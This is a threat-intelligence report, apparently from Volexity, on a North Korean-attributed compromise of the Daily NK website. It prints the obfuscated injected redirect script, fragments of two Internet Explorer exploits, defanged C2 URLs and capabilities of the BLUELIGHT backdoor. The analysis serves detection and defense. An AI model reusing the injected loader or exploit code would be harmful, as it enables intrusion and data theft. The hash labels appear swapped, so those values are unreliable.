
North Korean APT InkySquid Infects Victims Using Browser Exploits

volexity.com/blog/2021/08/17/north-korean-apt-inkysquid-infects-victims-using-browser-exploits

August 17, 2021

by Damien Cash, Josh Grunzweig, Matthew Meltzer, Steven Adair, Thomas Lancaster



Volexity recently investigated a strategic web compromise (SWC) of the website of the Daily NK (www.dailynk[.]com), a South Korean online newspaper that focuses on issues relating to North Korea. Malicious code on the Daily NK website was observed from at least late March 2021 until early June 2021.

This post provides details on the different exploits used in the SWC, as well as the payload used, which Volexity calls **BLUELIGHT**. Volexity attributes the activity described in this post to a threat actor Volexity refers to as **InkySquid**, which broadly corresponds to activity known publicly under the monikers ScarCruft and APT37.

SWC Activity

In April 2021, through its network security monitoring on a customer network, Volexity identified suspicious code being loaded via www.dailynk[.]com to malicious subdomains of **jquery[.]services**. Examples of URLs observed loading malicious code include the following:

> hxxps://www.dailynk[.]com/wp-includes/js/jquery/jquery.min.js?ver=3.5.1
>
> hxxps://www.dailynk[.]com/wp-includes/js/jquery/jquery-migrate.min.js?ver=3.3.2

These URLs lead to legitimate files used as part of the normal function of the Daily NK website; however, their contents were modified by the attacker to include code redirecting users to load malicious JavaScript from the attacker-owned domain jquery[.]services. The attacker-included code was only added for short periods of time and was swiftly removed, making identification of this activity difficult as the malicious content was not always available.

CVE-2020-1380

The first time Volexity was able to identify malicious code being returned, the attacker was observed using CVE-2020-1380, an exploit for Internet Explorer. The attacker added a single line of code to the following legitimate file on Daily NK:

> hxxps://www.dailynk[.]com/wp-includes/js/jquery/jquery.min.js?ver=3.5.1

The line of obfuscated code added to DailyNK was as follows:

> function vgrai(){var e=document.createElement("script");e.src=fecet("w6625l>>7x=y37t4;=5t48xrt5>4t52105x8t<t:6t0s=/x0=y5",15),document.head&&document.head.appendChild(e)}fur vdgie(){const e=window.navigator.userAgent,t=e.indexOf("rv:11.0 "),i=e.indexOf("Trident/");return t>0||i>0}vdgie()&&vgrai();

The effect of this is that if a user visited Daily NK using Internet Explorer, then a page would load an additional JavaScript file from the following URL:

> hxxps://ui.jquery[.]services/responsive-extend.min.js

When requested, with the correct Internet Explorer User-Agent, this host would serve additional obfuscated JavaScript code. As with the initial redirect, the attacker chose to bury their malicious code amongst legitimate code. In this particular case, the attacker used the "bPopUp" JavaScript library alongside their own code. This decision has two effects:

1. Anyone manually analyzing the JavaScript may dismiss it as legitimate, since the majority of the included code is benign.
2. Automated solutions used to identify malicious JavaScript may misidentify the code as benign, since large sections match known legitimate library content and use code patterns seen in benign JavaScript.

One interesting aspect of the exploit code the attacker includes is that many of the strings are obfuscated within variables designed to look like legitimate SVG content. An example of the attacker hiding these strings is given in Figure 1:




Figure 1. Obfuscated strings within the falsified SVG variable

In order to decrypt the strings, the following steps are performed:

1. Split the data contained within the “d” attribute of the “path” variable via the “M43.2” string.
2. Take each element in the split data and split once again on space characters, resulting in a list of numbers.
3. Convert each resulting number to an integer.
4. If this integer is greater than 30, subtract 17 and append it to the resulting string. If the integer is 30 or less, discard it.

A Python script to decode these SVG variables is provided on Volexity's GitHub page here.

In total, three fake SVG objects were used. Once the strings from these objects are substituted into the remaining JavaScript, identifying the exploit became easier. A key segment of the resulting code is given in Figure 2:

```
function J(V, e, i, U) {
    arguments.push = Array.prototype.push;
    V = 1;
    arguments.length = 0;
    arguments.push(U);
    if (i == 1) { V = 2 }
    e[5] = V
}

var m = new Float32Array(N);

if (C(T(g[7])) != T(g[8])) {
    J(1, m, 1, {});
    for (var K = 0; K < 65536; K++) {
        J(1, m, 1, 1)
    }
    Q.valueOf = function() {
        llllll = new Worker("");
        llllll.postMessage(N, [N]);
        llllll.terminate();
        llllll = null;
        var U = Date.now();
        while (Date.now() - U < 200) {}
        for (var e = 0; e < x.length; e += 1) {
            x[e] = new Array((4096 - 32) / 4);
            x[e][0] = 2
        }
        return 0
    };
```

Figure 2. Implementation of CVE-2020-1380

This code corresponds to publicly available proof-of-concept (PoC) code for CVE-2020-1380 that has been well documented by TrendMicro.

Following successful exploitation, the JavaScript decrypts a final SVG variable using the same technique described previously. The resulting blob contains a hex-encoded representation of a Cobalt Strike stager, which is decoded and executed. In this case, the URLs from where it expected to download additional shellcode were as follows:

> hxxps://ui.jquery[.]services/swipeout.min.js
>
> hxxps://ui.jquery[.]services/swipeout.min.css
>
> hxxps://ui.jquery[.]services/slider.min.css

CVE-2021-26411

On another occasion, CVE-2021-26411 was used, which is another exploit targeting Internet Explorer and legacy versions of Microsoft Edge. The redirect code was set up in the same way as CVE-2020-1380, the only difference being the exploit code used. The key part of the exploit code used is given in Figures 3 and 4. It was likely a direct implementation of the PoC code posted here by Korean security company Enki.

```
897     for (var i = 0; i < 16; ++i) {
898         l34z[i] = l34aq[i]
899     }
900     l34z[4] = bs + 64;
901     l34z[16] = l34t;
902     l34z[17] = gc;
903     l34z[24] = 4294967295;
904     slbaH(1, new ahxiwJ(l34G, bs));
905     lmmwam();
906     l34T = new VBArray(l34x.nodeValue);
907     l34q = new DataView(l34T.getItem(1));
908     l34T = null;
```

Figure 3. Key exploit code used by the attackers

```
for (var i = 0; i < 16; ++i) mem[i] = tmp[i]
mem[4] = bs + 0x40
mem[16] = vt
mem[17] = gc
mem[24] = 0xffffffff
setData(1, new Data(VT_DISPATCH, bs))
flush()
ref = new VBArray(hd0.nodeValue)
god = new DataView(ref.getItem(1))
ref = null
```

Figure 4. PoC code released on the Enki security blog

As with the CVE-2020-1380 example, the attacker made use of encoded content stored in SVG tags to store both key strings and their initial payload. The initial command-and-control (C2) urls were the same as those observed in the CVE-2020-1380 case.

BLUELIGHT

On another occasion, the attacker used a different subdomain of jquery[.]services to host a new and novel malware family. The file was hosted at the following location:

```
hxxps://storage.jquery[.]services/log/history
```

The "history" file was an XOR-encoded (0xCF) copy of a custom malware family that both the malware developer and Volexity refer to as BLUELIGHT. The moniker is derived from the PDB string observed in the malware:

```
E:\Development\BACKDOOR\ncov\Release\bluelight.pdb
```

It is likely that BLUELIGHT is used as a secondary payload following successful delivery of Cobalt Strike, which was used as an initial payload in both exploitation cases highlighted earlier in this report.

The file analyzed for this report had the following details:

Filename	history
SHA1	9b86888a83dd0dd1c3a0929f1ea53b82
MD5	558ce5e8c0b1b0a76b88db087f0c92f7a62716fe
SHA256	5c430e2770b59cceba1f1587b34e686d586d2c8ba1908bb5d066a616466d2cc6
Notes	Shellcode with embedded PE.

The BLUELIGHT malware family uses different cloud providers to facilitate C2. This specific sample leveraged the Microsoft Graph API for its C2 operations. Upon start-up, BLUELIGHT performs an oauth2 token authentication using hard-coded parameters. Once the client is authenticated, BLUELIGHT creates a new subdirectory in the OneDrive appfolder and populates it with several subdirectories used by the C2 protocol. The following subdirectory names were used:

- logo
- normal
- background
- theme
- round

Once the folder and subdirectories are set up, reconnaissance data is gathered containing the following information, formatted as a JSON object:

- Username
- Computer name
- OS version
- Web IP
- Local IP of default interface
- LocalTime
- Whether the implant binary is 32 or 64 bit
- Process SID authority level
- Process filename
- List of AV products installed
- Whether the infected machine has VM tools running

The data is XOR encoded into a binary blob and uploaded. All further reconnaissance and command response data is similarly encoded. This version of the implant used the ".jpg" extension for nearly all files uploaded regardless of their content, with different subdirectories and base filenames indicating different types of command data. The reconnaissance data, for instance, is uploaded to the "logo/title.jpg" path.

The main C2 loop starts after the initial upload of the reconnaissance data, iterating once every approximately 30 seconds. For the first five minutes, each iteration will capture a screenshot of the display and upload it to the "normal" subdirectory with an encoded timestamp as the filename. After the first five minutes, the screenshot uploads once every five minutes.

With every iteration, the client will also query for new commands by enumerating the children of the "background" subdirectory. The name of the file indicates the command to perform, with the contents of the file providing further command-specific information. The following commands are supported:

- Execute downloaded shellcode.
- Download and launch an executable, then upload program output.
- Harvest cookies and a password database for supported browsers.
  — Supports: Win7 IE, Win10 IE, Edge, Chrome, and Naver Whale
- Recursively search a path and upload file metadata (timestamps, size, and full path).
- Spawn a thread to recursively search a path and upload files as a ZIP archive.
- Terminate the file upload thread.
- Uninstall the implant.

Command files are deleted after being processed. Result files for most commands are uploaded to the “round” directory; however, the ZIP upload uses the “theme” subdirectory.

Conclusion

While SWCs are not as popular as they once were, they continue to be a weapon in the arsenal of many attackers. The use of recently patched exploits for Internet Explorer and Microsoft Edge will only work against a limited audience. Attackers will still have some success, however, and have a good chance of avoiding detection based on the following attributes of their attack:

- Clever disguise of exploit code amongst legitimate code, making it harder to identify
- Only allowing exploitable user-agents access to the exploit code, making it difficult to identify at scale (such as through automated scanning of websites)
- Use of innovative custom malware, such as BLUELIGHT, after successful exploitation using C2 mechanisms which are unlikely to be detected by many solutions

How is this activity attributed to InkySquid (aka ScarCruft, APT37)? This will be explained further in a follow-up post, so stay tuned!

IoCs & Signatures

Related IoCs and signatures to this post are available on Volexity's GitHub page here.